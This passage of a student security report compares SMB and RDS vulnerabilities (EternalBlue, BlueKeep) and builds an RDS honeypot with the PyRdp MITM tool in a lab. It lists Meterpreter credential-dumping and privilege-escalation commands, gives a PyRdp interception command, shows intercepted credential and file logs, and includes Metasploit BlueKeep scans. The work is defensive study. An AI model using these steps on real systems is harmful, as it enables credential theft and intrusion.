    kiwi_cmd                Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam            Dump LSA SAM (unparsed)
    lsa_dump_secrets        Dump LSA secrets (unparsed)
    password_change         Change the password/hash of a user
    wifi_list               List wifi profiles/creds for the current user
    wifi_list_shared        List shared wifi profiles/creds (requires SYSTEM)
```

Figure 43 Kiwi Commands

Priv has elevate commands, which could elevate attacker's privilege from shell to root privilege. If attackers get root access to a machine, that machine basically is fully under attackers' control.

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.
```

Figure 44 Priv: Elevate Commands

All the movements listed above show what attackers could do after the exploitation, which represents how severe the consequences that Remote Code Execution (RCE) vulnerability could potentially lead to.

4.5.2 Comparison of SMB and RDS

During the exploration of two vulnerabilities faced to different protocols from section 4.1.2 and 4.3.1, there are many similarities between EternalBlue and BlueKeep vulnerability. This section will compare two Windows remote sharing services SMB and RDS together based on all the researches and analyses. From two services' DREAD risk assessment, attacking path to two protocols' weaknesses and defence advice.

Qualitative risk assessment against two vulnerabilities shows how severe are the risks. Both EternalBlue and BlueKeep have the overall rating 12, which makes them really severe and important in five aspects Damage, Reproducibility, Exploitability, Affected users, and Discoverability. The two vulnerabilities are really similar in almost every aspect. The damage and affected users are huge, because both of them are wormable RCE vulnerabilities and at the same time both of the vulnerabilities are focusing on remote sharing protocols, which normally company's server will run and a lot of staff will interact

with it remotely. Reproducibility, exploitability, discoverability level have gone down from requiring advanced computer knowledge and customised malware to only need a few configurations after many PoCs have been released and without requirements of an authorised user account.

The **Attacking Path and Weaknesses** of two services SMB and RDS, though is a bit different, both services are all facing brute force attack, Man-In-The-Middle attack, and lateral movement. Specially MITM attacks, attackers could use different vulnerabilities to intercept the connections. Weak encryption or no encryption, downgrade the connection credentials, leakage of session key can all lead to a MITM attack.

Related to attacking path and weaknesses, the **Defence Advice** of two service are similar as well. For Technical Control, use strong encryption algorithms to encrypt the connection; hide SMB/RDS service behind VPN or SSL connection; enable the secure features in SMB (Pre-authentication Integrity)/RDS (NLA, RDS Gateway); apply port blocking or traffic filtering policies on secure devices and softwares (firewall, IDS, IPS, HIDS); use Honeypot and SOC systems to collect threats and attackers' information.

For Administrative Control, both SMB and RDS require clients to set up strong password to authenticate, and change password regularly. Because these two remote sharing services are all relatively not very secure, and could result in severe consequences (in Section 4.5.1), the services should be disabled when they are not required or can be replaced by other alternative softwares (Teams, Teamviewer).

5. Honeypot as a Defence Method

This section will explain why chose Honeypot as a defence method (5.1), how to build a Honeypot and collect attackers' information (5.2), and what are the pros and cons of Honeypot defence method (5.3).

5.1 Honeypot and PyRdp Introduction

Among all the Technical Controls mentioned in both SMB and RDS services, most of the features can be achieved by using the latest version of SMB and RDS, installing patches in time, and applying security policies on the secure devices. However, only one of the defence methods is working uniquely. It does not protect the SMB/RDS server directly, but it can deflect attacks to a vulnerable but under controlled, isolated system, which cannot only waste a lot of time and effort of the attacker, but also could monitor the attack activities. It is a Honeypot.

Though there are some Honeypot softwares available on the market like KFSensor, Glastop, Ghost USB [45]. However, all of them are focusing on the whole system, rather than two Remote Sharing Services SMB and RDS. The large amount of traffic makes IT analysts hard to track and analyse malicious attacks. So, the following sections will show how to build a RDS Honeypot based on open source PyRdp Python scripts and what are the pros and cons of Honeypot.

PyRdp python script is basically a MITM script, which intercepts and analyses RDS traffic. It contains a few features: Monster-in-the-Middle, RDP Player, and RDP Certificate Cloner [44]. Monster-in-the-Middle feature collects logon credentials, intercepts data in clipboard, intercepts files transfer over Internet, and also run commands or PowerShell payloads when connecting. RDP Player feature can watch and take control of live RDP connections based on MITM interception. RDP Certificate Cloner feature is able to create self-signed X509 certificates to downgrade the RDP connection.

5.2 Build RDS Honeypot

5.2.1 RDS Honeypot Building Solutions

In this experiment, a Windows 7 machine with the RDS service turned on will become the RDS Honeypot. Because Honeypot itself is vulnerable, though it is under control, and

isolated from DMZ zone, it is still dangerous to expose the Honeypot to the external network [43].

As a result, the alternative solution is transferring all the RDS traffic connected to Honeypot to the other machine (Ubuntu Server) to analyse and then Ubuntu Server will forward the traffic to the Honeypot. Windows 7 Honeypot and Ubuntu Server are used to protect the real RDS server (192.168.1.10), which is under the protection of firewall and located in DMZ. The network diagram can be illustrated in the following Figure 45.



Figure 45 Honeypot Network Diagram

Environment: VMware Workstation Pro

Honeypot System: Windows 7 Professional

IP address: 192.168.10.50

Analyse Server System: Ubuntu 20.04.3

IP address: 192.168.10.16

Solution 1: Install PyRdp python script on the Ubuntu machine [44]. Because in real network, router can be set up for the port-forwarding to forwards all the Windows 7 machine's traffic to Ubuntu machine, it is a bit complicated to set up port-forwarding in

VMware. VMware has a port forwarding function when the Network Adapter is connecting to NAT. The port-forwarding configuration is shown below, which allows virtual machine Honeypot (192.168.10.50) to transfer all the traffic in port 3389 to the host machine. Then use PyRdp Script to intercept and monitor the RDS traffic.



Figure 46 VMware NAT Port-forwarding

However, the goal is to transfer the traffic to Ubuntu machine rather than the host machine. The solution is to build a **nested VM environment**, which means building a Windows 7 Honeypot virtual machine inside a Ubuntu Server virtual machine. Then use VMware port-forwarding on Windows 7 Honeypot inside Ubuntu server (host).



Figure 47 Nested VMs Structure

This method should be able to transfer the traffic from Windows 7 Honeypot to host machine Ubuntu Server and then use PyRdp MITM script to intercept the RDS traffic. However, due to the hardware limitation, my laptop ran out of memory to run so many VMs at the same time, which means I had to change to other solutions.

Solution 2: PyRdp allows a virtual image called "Docker Image" to execute the PyRdp script. Docker image allows script running machine to map the RDP port 3389 to the virtual image. Then forward the port traffic to the actual RDS server to become a MITM Honeypot.

First, installing PyRdp script on Ubuntu machine, use command "***source venv/bin/activate***" to activate the linux virtual environment. Then use command "***sudo docker run -p 3389:3389 gosecure/pyrdp pyrdp-mitm.py 192.168.10.50***" to run MITM script on Ubuntu machine and forward the traffic to Windows 7 Honeypot 192.168.10.50 on port 3389. The following figure shown that PyRdp is listening and once Ubuntu machine received the RDS request it will forward the traffic to target Windows 7 Honeypot 192.168.10.50. And the intercept traffic will be stored locally in file pyrdp_output.

```
[2021-10-21 16:44:05,596] - INFO - GLOBAL - pyrdp.mitm - Target: 192.168.10.50:
3389
[2021-10-21 16:44:05,596] - INFO - GLOBAL - pyrdp.mitm - Output directory: /hom
e/pyrdp/pyrdp_output
[2021-10-21 16:44:05,629] - INFO - GLOBAL - pyrdp - MITM Server listening on 0.
0.0.0:3389
```

Figure 48 PyRdp MITM Server Start Listening

As Ubuntu machine is listening on port 3389 and Windows 7 Honeypot is on, host machine (192.168.10.1 act as attack machine) can use Remote Desktop Connection to connect to both of the machines (192.168.10.50 and 192.168.10.16). However, while attack machine is connecting to Ubuntu server (192.168.10.16), Ubuntu machine will intercept the traffic and then forward the traffic to Windows 7 Honeypot to establish the connection, which means the attack machine will actually connect to Windows 7 Honeypot's remote desktop using Ubuntu server's IP address (192.168.10.16).



Figure 49 Establish RDS Connection to Ubuntu Server on Host Machine

5.2.2 Use Honeypot to Collect Attack Information

Once clicked Connect button, Ubuntu server starts to intercept the traffic sent from the host (192.168.10.1). The Figure 50 below shows what Ubuntu server has captured, first the connecting IP address (192.168.10.1) and then PyRdp script cloned Windows 7 Honeypot's certificate (WIN-3O625NMSN1B.crt) and send to the host.

```
[2021-10-20 21:54:13,036] - INFO - Rebecca750220 - pyrdp.mitm.connections.tcp - New client connected from 192.168.
10.1:19104
[2021-10-20 21:54:13,037] - INFO - Rebecca750220 - pyrdp.mitm.connections.x224 - No cookie for this connection
[2021-10-20 21:54:13,038] - INFO - Rebecca750220 - pyrdp.mitm.connections.tcp - Server connected
[2021-10-20 21:54:14,103] - INFO - Rebecca750220 - pyrdp.mitm.connections.cert - Cloned server certificate to pyrd
p_output/certs/WIN-3O625NMSN1B.crt
[2021-10-20 21:54:14,170] - INFO - Rebecca750220 - pyrdp.mitm.connections.tcp - Client connection closed. Connecti
on to the other side was lost in a non-clean fashion: Connection lost.
[2021-10-20 21:54:14,171] - INFO - Rebecca750220 - pyrdp.mitm.connections.tcp - Connection report: report: 1.0, co
nnectionTime: 1.1338510513305664, totalInput: 0, totalOutput: 0, replayFilename: rdp_replay_20211020_21-54-13_36_R
ebecca750220.pyrdp
```

Figure 50 Ubuntu Server's Interception of RDS Connection Request

The host machine will receive the certificate shown in Figure 51, which is self-signed from Windows 7 Honeypot (WIN-3O625NMSN1B) to the Ubuntu Server (192.168.10.16). It is tricky because the attacker will think machine 192.168.10.16 is actually the RDS server, which owns the certificate WIN-3O625NMSN1B.crt. The Windows 7 remote desktop certificate is version 3 and using sha1RSA as the signature algorithm.



Figure 51 Self-signed RDS Certificate

Once the host (192.168.10.1) clicked Yes to accept the certification and establish the connection, Ubuntu server will receive the following client information shown below.

```
[2021-10-20 21:55:50,422] - INFO - Lisa176034 - pyrdp.mitm.connections.tcp - New client connected from 192.168.10.
1:19172
[2021-10-20 21:55:50,423] - INFO - Lisa176034 - pyrdp.mitm.connections.x224 - No cookie for this connection
[2021-10-20 21:55:50,424] - INFO - Lisa176034 - pyrdp.mitm.connections.tcp - Server connected
[2021-10-20 21:55:51,430] - INFO - Lisa176034 - pyrdp.mitm.connections.cert - Using cached certificate for WIN-3O6
25NMSN1B
CLIENT_RANDOM 61709067718cc50ca29f9d4f03a7bb38291ad02041a6c520f3e9d39fb5b107f2 847f5acc6e33d5c92305eb8eab870c914df
3275013617ee659c634045a5f5ae81cbc29388d4bd766915fd1ddfa963d7a
[2021-10-20 21:55:51,440] - INFO - Lisa176034 - pyrdp.mitm.connections.mcs - Client hostname REDEMPTION
CLIENT_RANDOM bf1b8bea816d395eb143316fe1bb618db1e0828048fe0293181696177f79abb0 8154ae594838d18009e33038689ea47a985
1048f16204b3dcffd4b06a011393cd024a173b77e26e20f0cafd33c898bf5
[2021-10-20 21:55:51,442] - INFO - Lisa176034 - pyrdp.mitm.connections.mcs - rdpdr <---> Channel #1004
[2021-10-20 21:55:51,443] - INFO - Lisa176034 - pyrdp.mitm.connections.mcs - rdpsnd <---> Channel #1005
[2021-10-20 21:55:51,443] - INFO - Lisa176034 - pyrdp.mitm.connections.mcs - cliprdr <---> Channel #1006
[2021-10-20 21:55:51,443] - INFO - Lisa176034 - pyrdp.mitm.connections.mcs - nlr3hv <---> Channel #1007
[2021-10-20 21:55:51,444] - INFO - Lisa176034 - pyrdp.mitm.connections.mcs - nlw3hv <---> Channel #1008
[2021-10-20 21:55:51,444] - INFO - Lisa176034 - pyrdp.mitm.connections.mcs - drdynvc <---> Channel #1009
[2021-10-20 21:55:51,585] - INFO - Lisa176034 - pyrdp.mitm.connections.security - Client Info: username = '\x00',
password = '\x00', domain = '\x00', clientAddress = '192.168.10.1\x00'
```

Figure 52 Ubuntu Server Interception of RDS Connection

The traffic collected by Ubuntu server has several important pieces of information of the attack machine (host 192.168.10.1), IP address and connection port, the host name (REDEMPTION). The long strings of value CLIENT_RANDOM is a signed data that prevents someone pretending to be server after intercepting the messages [46]. Ironically, the RDS server has already been replaced by Ubuntu server.

Then, host machine connect to Windows 7 Honeypot (192.168.10.50), however, the connection IP shows 192.168.10.16, which is the Ubuntu server.



Figure 53 RDS Login Page

Now whatever the client does on the Remote Desktop Connection will be intercepted and transferred to the Ubuntu server. Figure 54 shows the client first input “123456” in the password block and then deleting them all (by using <\b>) and then input “password” into block as password. But “password ” is not the actual login password to the system.

```
[2021-10-21 18:56:35,276] - INFO - David432088 - pyrdp.mitm.connections.fastpath - Credentials a
ttempt from heuristic: 123456<\b><\b><\b><\b><\b><\b><\b><\b><\b><\b><\b>password
```

Figure 54 Ubuntu Interception of Keystrokes

The real login password is 123123 and the figure below shown what Ubuntu server has captured. After the credential captured, PyRdp script mapped printer and filesystem on host machine to Windows 7 Honeypot RDS server, which can be seen on Windows 7 in Figure 56.

```
[2021-10-20 21:56:06,697] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Credentials candidate from heuristi
c: 123123
[2021-10-20 21:56:06,786] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 7: PRN7
[2021-10-20 21:56:06,786] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 11: PRN11
[2021-10-20 21:56:06,787] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 10: PRN10
[2021-10-20 21:56:06,787] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 9: PRN9
[2021-10-20 21:56:06,788] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 8: PRN8
[2021-10-20 21:56:06,788] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 6: PRN6
[2021-10-20 21:56:06,789] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 5: PRN5
[2021-10-20 21:56:06,789] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 4: PRN4
[2021-10-20 21:56:06,790] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 3: PRN3
[2021-10-20 21:56:06,790] - INFO - Lisa176034 - pyrdp.mitm.connections.rdpdr - Filesystem mapped with ID 2: U:
```

Figure 55 Ubuntu Server Mapping Captured



Figure 56 Mapping Filesystem to Honeypot

What attacker do now is all under the monitor of Ubuntu server. Everything stored in clipboard is intercepted. Every file copied or transferred over network will be transferred and downloaded into Ubuntu server.

There is an txt file originally called Top Secure.txt located on the Windows 7 Honeypot machine. When attackers find this file might be interesting, and copy this file, Ubuntu server will intercept the traffic and download the file into folder pyrdp_output locally. The same process will happen when attackers try to upload some malicious files (in this case Hack.txt) into RDS server.

```
[2021-10-21 19:59:05,603] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - ---- Received
Clipboard Files ----
[2021-10-21 19:59:05,603] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - Top Secure.txt
[2021-10-21 19:59:05,603] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - --------------
----------
[2021-10-21 19:59:05,945] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - Starting trans
fer for file "Top Secure.txt" ClipId=0
[2021-10-21 19:59:05,948] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - Transfer compl
eted for file "Top Secure.txt" location: "pyrdp_output/files/Susan565928/Top Secure.txt"
[2021-10-21 20:05:07,733] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - ---- Received
Clipboard Files ----
[2021-10-21 20:05:07,733] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - Hack.txt
[2021-10-21 20:05:07,734] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - --------------
----------
[2021-10-21 20:05:07,737] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - Starting trans
fer for file "Hack.txt" ClipId=0
[2021-10-21 20:05:07,743] - INFO - Susan565928 - pyrdp.mitm.connections.cliprdr - Transfer compl
eted for file "Hack.txt" location: "pyrdp_output/files/Susan565928/Hack.txt"
```

Figure 57 Ubuntu Server's Interception of Download and Upload Files on Honeypot

Ubuntu server can also detect BlueKeep vulnerability scanning.

Run another Kali machine (192.168.10.3) to conduct BlueKeep vulnerabilities scan. Set the RHOSTS to 192.168.10.16 and then run the exploitation script as section 4.3.1.2.

```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[*] 192.168.10.16:3389    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 58 BlueKeep Vulnerability Scan on Ubuntu Server

The scanning result shows that Ubuntu server 192.168.10.16 does not have the vulnerability CVE_2019_0708, which is true. Because Ubuntu server does not even have RDS service open. Only Windows 7 Honeypot 192.168.10.50:3389 will have BlueKeep vulnerability.

```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[+] 192.168.10.50:3389    - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel
[*] 192.168.10.50:3389    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 59 BlueKeep Vulnerability Scan on Windows 7 Honeypot

Though Ubuntu machine does not contain the BlueKeep vulnerability, but it intercepted the cracked packages attack attempt sent by Kali attacker (192.168.10.3).

Ubuntu server has collected attacker's IP, x224 cookie, and the vulnerability exploit information (BlueKeep exploit attempted).

```
[2021-10-20 21:44:24,420] - INFO - Tomas596673 - pyrdp.mitm.connections.tcp - New client connected from 192.168.10
.3:43529
[2021-10-20 21:44:24,425] - INFO - Tomas596673 - pyrdp.mitm.connections.x224 - Cookie: mstshash=OmIuraL
[2021-10-20 21:44:24,428] - INFO - Tomas596673 - pyrdp.mitm.connections.tcp - Server connected
[2021-10-20 21:44:25,550] - INFO - Tomas596673 - pyrdp.mitm.connections.cert - Cloned server certificate to pyrdp_
output/certs/WIN-3O625NMSN1B.crt
[2021-10-20 21:44:25,554] - INFO - Tomas596673 - pyrdp.mitm.connections.tcp - Client connection closed. Connection
 to the other side was lost in a non-clean fashion: Connection lost.
[2021-10-20 21:44:25,554] - INFO - Tomas596673 - pyrdp.mitm.connections.tcp - Connection report: report: 1.0, conn
ectionTime: 1.132814884185791, totalInput: 0, totalOutput: 0, replayFilename: rdp_replay_20211020_21-44-24_420_Tom
as596673.pyrdp
[2021-10-20 21:44:25,666] - INFO - William179747 - pyrdp.mitm.connections.tcp - New client connected from 192.168.
10.3:40099
[2021-10-20 21:44:25,667] - INFO - William179747 - pyrdp.mitm.connections.x224 - Cookie: mstshash=jMXppZl
[2021-10-20 21:44:25,668] - INFO - William179747 - pyrdp.mitm.connections.tcp - Server connected
[2021-10-20 21:44:26,676] - INFO - William179747 - pyrdp.mitm.connections.cert - Using cached certificate for WIN-
3O625NMSN1B
CLIENT_RANDOM 318da463710932cd1cbc37cf10debbefadacda96597f369f38c8d8a3c4bb142f 2ccc33c71f54366c4d37627228068995fda
18e2bb851bc0e765495ed56b0cf678024cc7bd859872768d4d7cdfd1b688c
[2021-10-20 21:44:26,744] - INFO - William179747 - pyrdp.mitm.connections.tcp - Exploit detected: BlueKeep scan or
 exploit attempted. ClientConnectionParser = 01c0d800040008002003580201ca03aa09040000280a0000720064006500730060007
4006f007000000000000000000000000000000000000400000000000000c0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001ca01000000000018000700010000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000100000004c00c0009000000000000002c00c0003000000000000003c0440005000000636c6970726472000000a0c04d535
f5431323000000080807264707 36e640000000000c0736e6464626700000000000c07264706472000000000008080
[2021-10-20 21:44:31,721] - INFO - William179747 - pyrdp.mitm.connections.tcp - Client connection closed. Connecti
on was closed cleanly.
[2021-10-20 21:44:31,722] - INFO - William179747 - pyrdp.mitm.connections.tcp - Connection report: report: 1.0, co
nnectionTime: 6.054776906967163, totalInput: 0, totalOutput: 0, replayFilename: rdp_replay_20211020_21-44-25_666_W
illiam179747.pyrdp
```

Figure 60 Ubuntu Server Intercept BlueKeep Vulnerability Scan

5.3 RDS Honeypot's Pros and Cons

In solution 2, Ubuntu server protects RDS Honeypot from direct access and exploitation from attacker. The Windows 7 Honeypot and Ubuntu server are all built in VMware, which means they are isolated from the actual network and DMZ. All the exploitations and damages will be fully in controlled under the virtual environment. Honeypot can collect attacker's important information (like IP address, host name, the exploitation packages), when they are trying to attempt connection or exploitation. Even if they managed to get access to the Honeypot, their malicious activities will still be intercepted on Ubuntu server. All the collected information could not only notify IT managers that Honeypot is under attack, but also give IT managers sufficient time and clues to deploy defence methods on the real RDS server.

The **Pros** of Honeypot can be listed as below:

1. Honeypot is installed in Virtual Environment or completely isolated from real environment, which can cause no harm to actual systems.

2. Honeypot does not allow legit user to use it, which means any traffic it captured should be scanning or intrusion attempts from attackers [47]. Comparing to monitoring actual RDS server using IDS, there is much less noisy traffic interfering in Honeypot and much lower false positive rate.

3. Because of low traffic and service requirements, Honeypot does not require much hardware resources to operate. Some vendors even provide cloud Honeypot to protect the client assets.

4. Honeypot can collect useful attacker information like attack vectors, exploitations, malicious files. It is very useful for organisation's IT managers to obtain reliable intelligence to deploy other defence methods.

5. Honeypot can attract attackers' attention and spend a lot of time and effort on it, which provides IT managers sufficient time to respond and also reduce the likelihood of attacking the real live systems and other persons' machines.

6. Honeypot can help detect zero-day attack, and new protocol vulnerabilities, which will help cyber security analysts to analyse the new exploitation.

7. Honeypot can defend and collect insider attacks as well. As hardware firewall will not prevent an internal attack. Any unauthorised staff could attempt to attack the RDS server, the activities could also be captured by Honeypot.

The **Cons** of Honeypot can be listed as below:

1. The Honeypot set up and configurations are very complicated, which requires specially trained technical staff to build and operate.

2. Once attacker has detected it is a Honeypot (like in our experiment only need to scan the IP 192.168.10.16, and attacker find it is an Ubuntu system rather than Windows 7), they can bypass this Honeypot and continue the attack on other systems.

3. Some smart attackers could use Honeypot as a way to access the intranet, or collect useful organisation information from Honeypot instead.

4. Honeypot could give IT managers information but it cannot replace other security devices and defence methods.

To sum up, though Honeypot is a complex defence method to set up, it collects important attacker information and requires very low resources. It is a very powerful defence method in RDS Defence in Depth structure. The same Honeypot could also be set up for SMB server, which would listening on port 445.

6. Conclusion and Future Work

6.1 Conclusion

This project has explored two Windows remote sharing services — SMB and RDS's vulnerabilities by demonstrating and analysing the vulnerabilities Lateral Movement, EternalBlue, and BlueKeep. Used DREAD qualitative risk assessment model to measure how severe the risks are. Then analysed the two services' weakness points according to attacking path. Listed technical and administrative control methods related to the two services' weakness points based on Defend in Depth model. And last, picked one special defence method — Honeypot to collect attackers' information as a defence method and analysed the pros and cons of Honeypot.

The whole report structure is based on relationship among security concepts mentioned in Figure 1. Vulnerability could lead to risk, risk could cause an exposure which will cause damage to assets, exposure can be controlled by appropriate countermeasures.

To sum up, because EternalBlue and BlueKeep are both wormable RCE vulnerabilities their risk levels are both similarly high.

Both SMB and RDS services are suffering from brute force attack, MITM attack, and lateral movement according to the attacking path, especially MITM attacks. Weak encryption or no encryption, downgrading the connection credentials, leakage of session key can all lead to a MITM attack.

As a result the related defence methods are similar as well. In technical control, the latest version of SMB and RDS services provide strong encryptions with multiple authentication methods which could prevent most MITM attacks and lateral movement. In administrative control both SMB and RDS require strong password to defend brute force attack. Also, administrators should audit the access log file regularly to see if there are any malicious records.

This report also demonstrates one unique defence method — Honeypot to collect attackers' valuable information and waste their time and effort on a fake server. Honeypot is an effective, low-cost defence method to collect attackers' information and protecting organisation from zero-day attacks, however, it requires complex configurations to setup and it cannot replace other defence methods like firewall, IDS, etc.

6.2 Recommendations of Future Work

This project is relatively successful considering it is a two-month project. However, some parts cannot continue because of some technical issues. Such as writing Aggressor Script in Cobalt Strike for SMB lateral movement; using Proof of Code rather than Metasploit modules to exploit the SMB and RDS vulnerabilities; using nested virtual machines to build Honeypot. If time permitted, more work can be done to demonstrate this remote sharing topic. The recommendations of future work will be:

1. Write Aggressor Script in Cobalt Strike for SMB lateral movement. As section 4.1.1.5 mentioned, SMB lateral movement in aggressor script will not be very different from python script. Once this work is done, red team do not need to pipe Metasploit module smb_login into Cobalt Strike to conduct lateral movement.

